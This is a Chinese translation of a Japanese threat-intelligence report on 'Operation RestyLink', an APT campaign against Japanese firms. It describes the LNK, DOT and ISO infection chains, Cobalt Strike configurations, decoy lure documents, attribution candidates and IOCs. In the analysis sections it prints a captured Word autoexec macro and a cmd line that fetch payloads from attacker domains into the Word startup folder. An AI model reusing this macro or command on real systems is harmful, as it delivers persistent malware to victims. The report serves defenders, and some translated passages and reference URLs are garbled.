Operation RestyLink：针对日本公司的 APT 活动

日吉龙, 2022 年 5 月 13 日

本文为《Operation RestyLink：日本企业を狙った标的型攻撃キャンペーン》的译文。


今天的文章由我们的 SOC 分析师 Rintaro Koike 撰写。

我们的 SOC 观察到从 2022 年 4 月中旬开始针对日本公司的 APT 活动。我们认为该活动已于 2022 年 3 月开始，相关攻击可能在 2021 年 10 月左右进行。这意味着该活动不是暂时的或密集的，它可能从这里继续前进。

在本文中，我们报告了对这次活动的详细分析，并讨论了攻击组的属性。

攻击概述

我们在 2022 年 4 月中旬观察到的攻击如下：



一旦用户访问了鱼叉式网络钓鱼电子邮件中的 URL，就会从攻击者操作的服务器下载一个 ZIP 文件。执行 ZIP 文件中包含的 LNK 文件后，会使用 Windows 命令从服务器下载一个 DOT 文件，并将其放置在 Microsoft Word 启动文件夹中。在此阶段，会显示诱饵 PDF 文件以吸引用户注意。

每当用户打开 Word 文件时，都会加载 Startup 文件夹中的 DOT 文件并执行嵌入的宏。然后宏从服务器下载另一个 DOT 文件并执行该文件。但是，我们在研究时无法下载此 DOT 文件。


详细分析

LNK 文件

LNK 文件的图标图像是 PDF 文件，但它使用 ScriptRunner.exe 执行以下任务：

1. 显示诱饵 PDF 文件。
2. 下载 DOT 文件并将其放在 Microsoft Word 启动文件夹中。

有两个诱饵PDF文件，都是关于日韩关系的。 编辑部分包含真实的人名。



参加申込書

テーマ　東アジアの国際関係及び日韓関係の未来

形式：Webex Meetings によるオンライン

日時：2022 年 6 月 23 日（木）13：50

講師：[redacted] 教授


[redacted] 教授

[redacted] 教授

貴社名　：
部署/御役職名：
ご氏名　：
電話番号　：
メールアドレス：

ご質問・ご意見

お申し込みは、メールにて 3 日前（土日・祝除く）までにお願い致します。
＊WEB 配信：開催 2 日前に、視聴用の URL をお送りいたします。ご記入いただいたメールアドレスに参加 URL をお送りします。
＊ご欠席の方は、ご返信いただかなくて結構でございます。
＊クラブの事由により、セミナーがキャンセルされる場合があります。
【WEB 配信でのご参加について】
・ビデオ会議ツール「Webex Meetings」を使った WEB 配信となります。
・インターネット環境があれば、パソコン、スマートフォン・タブレットから簡単にご参加いただけます。（利用環境によっては通信料がかかる場合があります。通信料は参加者様のご負担でお願いいたします。）
・視聴用 URL は原則、開催 2 日前お送りいたします。（土日祝をはさむ場合は、前日にお送りする場合もございます。）
・録音、録画はご遠慮ください。
・当日、講演会開始前に事務局より、映像・音声について支障がないか確認いたします。時間に余裕をもってご入室ください。
・ご視聴は、運営上の関係で、質疑応答の前まで（ご講演のみ）で終了となります。質問のある方は、事前にメールにてお送りください。
個人情報の取り扱いについて
※ご提供いただいた個人情報は、弊所が、経済安全保障セミナーの運営においてのみ使



日韓文化交流基金　東アジア情勢交流会の開催について

日韓関係をどのように構築したら良いか、あるいは「日韓関係のあるべき姿」について、日本と韓国においてその分野に長年携わって来られた専門家とベテラン記者を招へいし、講演とディスカッションを行います。日韓のそれぞれの特徴やそれに基づく両国間の保完の可能性についても考えてみる機会になるかと思います。

また、収まらない米中摩擦、北朝鮮などの問題も緊張感を増す中、東アジアを含め世界はどう動いていくのか。今回の交流会では、国内外の専門家とベテラン記者をお招きして、Webex を通して東アジアの国際関係、日韓関係の未来などについて深く議論していきたいと考えています。

1	日時	２０２２年６月２３日（木）14：00―16：30
2	開催場所	オンライン（Webex Meetings）
3	申込方法	参加希望の方は、申込書をご参照いただきお申込みください
4	参加費	無料

点文件

每当用户打开 Word 文件时，都会加载位于 Startup 文件夹中的 DOT 文件。DOT 文件中嵌入的宏如下：


```
Sub autoexec()
On Error Resume Next
If ThisDocument.XMLSaveThroughXSLT <> Day(Now) Then
ThisDocument.XMLSaveThroughXSLT = Day(Now)
Application.Documents.Open "http://resource.officehoster.com/w" + Environ
("username") + "w.dot", Visible:=0
ThisDocument.Save
End If
End Sub
```

宏下载另一个 DOT 文件并执行该文件。攻击者在这个阶段已经有了用户环境信息，因为用户名包含在目标文件名中。我们在研究期间无法下载此 DOT 文件。

相关攻击和事件

2022 年 4 月下旬的攻击案例

在 2022 年 4 月下旬，我们确认可以从上一节中讨论的相同基础架构下载 ISO 文件。攻击向量如下。



除了诱饵文件外，ISO 文件还包括一个合法的 Microsoft Word EXE 文件和一个恶意 DLL 文件。DLL 文件将在执行 EXE 文件时被旁加载和执行。

DLL 文件是一个 UPX 打包的 Golang 下载器。DLL 文件从服务器下载 Cobalt Strike Stager 并执行该文件。攻击者使用 Cobalt Strike 提供的各种命令调查环境。

执行的 Cobalt Strike Stager 使用的 Config 文件如下：

```
BeaconType                      - HTTPS
Port                            - 443
PublicKey_MD5                   - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                        - abc.mbusabc[.]com,/sdgs/article
UserAgent                       - Not Found
HttpPostUri                     - /gtm.js
Malleable_C2_Instructions       - Remove 1522 bytes from the end
                                  Remove 88 bytes from the beginning
                                  Remove 3931 bytes from the beginning
                                  Base64 URL-safe decode
                                  XOR mask w/ random key
Watermark                       - 1580103824
```

2022 年 4 月上旬相关事件

在 2022 年 4 月上旬，我们观察到对用于讨论活动的基础设施（IP 地址）的出站访问。细节未知，但我们怀疑这种访问是考虑到攻击目标、时期和基础设施的讨论活动的一部分。


2022年3月相关事件

一个有趣的 LNK 文件与讨论活动中使用的 LNK 文件具有相似的特征，该文件于 2022 年 3 月从日本发布到 VirusTotal 。

```
C:\Windows\system32\cmd.exe /c explorer https://6bfeeb71c.disknxt.com/VmpJd01WWXlSblJTYWsw/研修会案内.pdf & mkdir %appdata%\Microsoft\Word\STARTUP & curl -o  %appdata%\Microsoft\Word\STARTUP\f.dot https://6bfeeb71c.disknxt.com/lJTYWsw/annak.docx
```

该示例使用 cmd.exe 而不是 ScriptRunner.exe，但执行的命令和使用的攻击基础结构是相同的。使用此 LNK 文件的攻击很可能是讨论活动的一部分。

在我们研究的时候，我们无法获得第一个 DOT 文件。诱饵PDF文件是关于日本在东亚的外交。



日本記者クラブ　記者研修会

岸田政権が発足して５か月余り。

衆院選を乗り切ったとしても、コロナ対策や「新たな経済政策」等の公約実現を迫られている。

収まらない米中摩擦、ウクライナ、アフガン、ミャンマーなどの問題も緊張感を増す中、世界はどう動いていくのか。

中国・北朝鮮の軍事力増強に対し、日米同盟を軸に新たな安全保障の枠組みや自主防衛力をどう構築するか――。

長年にわたり、国内外の政治経済を取材してきた講師陣が鋭い視点で解説します。

参加申込書

テーマ　国内外情勢など全般（暫定）

形式：Webex Meetings によるオンライン

日時：2022 年 4 月 23 日（土）13：50

講師：[redacted]

貴社名　：
部署/御役職名：
ご氏名　：
電話番号　：
メールアドレス：

ご質問・ご意見


お申し込みは、メールにて３日前（土日・祝除く）までにお願い致します。
＊WEB 配信：開催２日前に、視聴用の URL をお送りいたします。ご記入いただいたメールアドレスに参加 URL をお送りします。
＊ご欠席の方は、ご返信いただかなくて結構でございます。
＊クラブの事由により、セミナーがキャンセルされる場合があります。
【WEB 配信でのご参加について】
・ビデオ会議ツール「Webex Meetings」を使った WEB 配信となります。
・インターネット環境があれば、パソコン、スマートフォン・タブレットから簡単にご参加いただけます。（利用環境によっては通信料がかかる場合があります。通信料は参加者様のご負担でお願いいたします。）
・視聴用 URL は原則、開催２日前お送りいたします。（土日祝をはさむ場合は、前日にお送りする場合もございます。）
・録音、録画はご遠慮ください。
・当日、講演会開始前に事務局より、映像・音声について支障がないか確認いたします。時間に余裕をもってご入室ください。
・ご質問は、運営上の関係で、質疑応答の前まで（ご講演のみ）で終了となります。質問のある方は、事前にメールにてお送りください。
個人情報の取り扱いについて
※ご提供いただいた個人情報は、弊所が、経済安全保障セミナーの運営においてのみ使用し、事務局においてその保護について万全を期すとともに、ご本人の同意なしに事務局

2022年1月相关事件

在 2022 年 4 月下旬的攻击案例中使用的 Golang 下载器使用奇怪的 User-Agent 从“/Events”下载了 Cobalt Strike Stager。这个用户代理是 Yandex 浏览器的用户代理，这在日本并不常见。我们发现一个具有相同特征的样本于 2022 年 1 月从日本发布到 VirusTotal。由于它们的基础设施有相似之处，因此该事件也可能与讨论活动有关。

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.60 YaBrowser/22.12.0.966 Yowser/2.5 Safari/537.36
```

在调查其他子域对应的IP地址时，我们发现了Covenant这个开源C2框架的踪迹。除了 Cobalt Strike，攻击者可能还使用了 Covenant。



2021年11月相关事件

2021 年 11 月注册的 domain differentfor[.]com 与 2022 年 1 月和 4 月下旬观察到的 Cobalt Strike 活动有关。由于其基础架构、域、文件路径、HTTP 标头和 Cobalt Strike Config 与讨论活动的相同，它可能与竞选活动有关。

```
BeaconType                      - HTTPS
Port                            - 443
PublicKey_MD5                   - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                        - d.differentfor[.]com,/sdgs/article
UserAgent                       - Not Found
HttpPostUri                     - /gtm.js
Malleable_C2_Instructions       - Remove 1522 bytes from the end
                                  Remove 88 bytes from the beginning
                                  Remove 3931 bytes from the beginning
                                  Base64 URL-safe decode
                                  XOR mask w/ random key
Watermark                       - 1580103824
```


2021年10月相关事件

在我们对这次攻击活动的研究中，我们发现使用类似攻击基础设施的攻击可能在 2021 年 10 月下旬进行。

在我们进行研究时，我们无法获得此次攻击中使用的文件。但是，恶意文件可能已从伪装成 SASAKAWA USA 的 Web 服务器下载。

归因

下图总结了我们发现的与讨论活动相关的特征。



有各种特点，但我们应该注意的是，这场运动显然是针对日本的。攻击者仔细选择目标用户，准备用自然日语编写的诱饵文件并利用日语 IP 地址。很明显，日本不是偶然被攻

击的，攻击者攻击日本的积极性很高。此次活动中使用的 Web 服务器的访问权限可能基于地质信息而受到限制，这表明攻击者的谨慎和狡猾。因为只有少数APT团体有能力和动机攻击日本，候选APT团体是有限的。

根据我们的研究，我们想列出四个我们认为与此活动相关的 APT 组。考虑到本文未提及的其他琐碎信息，我们认为 DarkHotel 是撰写本文时最强的嫌疑人。由于没有令人信服的证据，这一假设可能会根据未来的研究而改变。

黑暗酒店

DarkHotel 是一个据说归因于韩国 [1] 的 APT 组织，他们的攻击在日本相当频繁地观察到 [2][3][4][5][6]。他们不断攻击日本媒体公司或智库。他们使用日本电子邮件和诱饵文件执行鱼叉式网络钓鱼攻击，使用 LNK 文件执行多级下载程序和加载程序。基于这些特征的相似性，我们怀疑 DarkHotel 与讨论活动有关。

金苏基

Kimsuky 是一个 APT 组织，据说归因于朝鲜 [7]，他们的攻击有时在日本被观察到 [8][9]。据说金秀基的目标是朝鲜难民和相关组织，但日本媒体公司过去也曾成为目标。据报道，他们在最近的攻击中使用了 LNK 文件 [10]。这些特征与讨论活动有几个共同点。

APT29

APT29 是一个 APT 组织，据说归因于俄罗斯 [11]，他们的攻击在日本很少报道。然而，最近的乌克兰局势可能会促使他们攻击日本。据报道，APT29 在攻击中使用了 LNK [12] 或 ISO 文件 [13]。它们也被称为利用 Cobalt Strike [14] 或 Golang 恶意软件 [15]。这些特征与讨论活动有一些共同点。

TA416

TA416 是一个 APT 组织，据说归因于中国 [16]，并且在日本有时会观察到这些攻击。众所周知，TA416 使用 LNK 文件或 Cobalt Strike [17][18]。这些特征与讨论活动有相似之处。

结论

截至 2022 年 4 月，已观察到针对日本公司的 APT 活动。尽管我们命名了几个可以在竞选活动背后活跃的候选 APT 团体，但没有明确的证据表明是哪一个。由于类似的攻击可能已经进行了几个月，因此有必要持续监控情况。

IOC

- *.disknxt[.]com
- *.officehoster[.]com
- *.youmiuri[.]com
- *.spffusa[.]org
- *.sseekk[.]xyz
- *.mbusabc [.] com
- *.differentfor [.] com
- 103[.]29.69.155
- 149[.]28.16.63
- 172[.]104.122.93
- 172[.]105.229.93
- 172[.]105.229.216
- 207[.]148.91.243
- 45[.]77.179.110

参考

[1] MITRE ATT&CK，“黑暗旅馆”， https: //attack.mitre.org/groups/G0012/

[2] NTTセキュリティ・ジャパン，“マルウエアが含まれたショートカットファイルをダウンロードさせる攻撃さらにそそc/の先”， https: //nttight-10

[3] JPCERT/CC，“攻击说服用户下载包含恶意软件的快捷方式文件”， https: //blogs.jpcert.or.jp/en/2019/06/darkhotel-lnk.html

[4] マクニカ，“标的型攻撃の実态と対策アプローチ 第3版”， https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2019_2_nopw.pdf

[5] Macnica Networks Crop.，“2020 年日本 APT 威胁形势”， https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2020_5_en.pdf

[6] IPA，“サイバーレスキュー队（J-CRAT）活动状况[2019年度下半期]”，https://www.ipa.go.jp/files/000083013.pdf

[7] Mandiant，“Not So Lazarus：将朝鲜网络威胁组织映射到政府组织”，https://www.mandiant.com/resources/mapping-dprk-groups-to-government

[8] IPA，“サイバーレスキュー队（J-CRAT）活动状况[2021年度上半期]”，https://www.ipa.go.jp/files/000094548.pdf

[9] Cybereason，“回到未来：Kimsuky KGH 间谍软件套件内部”， https://www.cyberason.com/blog/research/back-to-the-future-inside-the-kimsuky-kgh-spyware -套房

[10] 楼梯间，“GOLDBACKDOOR 的墨迹”， https ://stairwell.com/news/threat-research-the-ink-stained-trail-of-goldbackdoor/

[11] MITRE ATT&CK，“APT29”， https: //attack.mitre.org/groups/G0016/

[12] Volexity，“疑似 APT29 行动发起以选举欺诈为主题的网络钓鱼活动”， https://www.volexity.com/blog/2021/05/27/suspected-apt29-operation-launches-election-fraud-themed-phishing -活动/

[13] 微软，“分解 NOBELIUM 最新的早期工具集”，https://www.microsoft.com/security/blog/2021/05/28/driving-down-nobeliums-latest-early-stage-toolset/

[14] Mandiant，“不太舒服：对疑似 APT29 网络钓鱼活动的令人不安的检查”， https://www.mandiant.com/resources/not-so-cozy-an-uncomfortable-examination-of-a-suspected -apt29-网络钓鱼活动

[15] JPCERT/CC，“针对 Linux 和 Windows 的恶意软件“WellMess ”， https://blogs.jpcert.or.jp/en/2018/07/malware-wellmes-9b78.html

[16] Proofpoint，“好的、坏的和网络漏洞：随着乌克兰冲突升级，TA416 加快了针对欧洲政府的行动节奏”， https ://www.proofpoint.com/us/blog/threat-insight/good - bad-and-web-bug-ta416-increases-operational-tempo-against-european

[17] CrowdStrike，“遇见 CrowdStrike 6 月份的当月对手：MUSTANG PANDA”，https : //www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda /

[18] 思科，“野马熊猫部署新一波针对欧洲的恶意软件”，https://blog.talosintelligence.com/2022/05/mustang-panda-targets-europe.html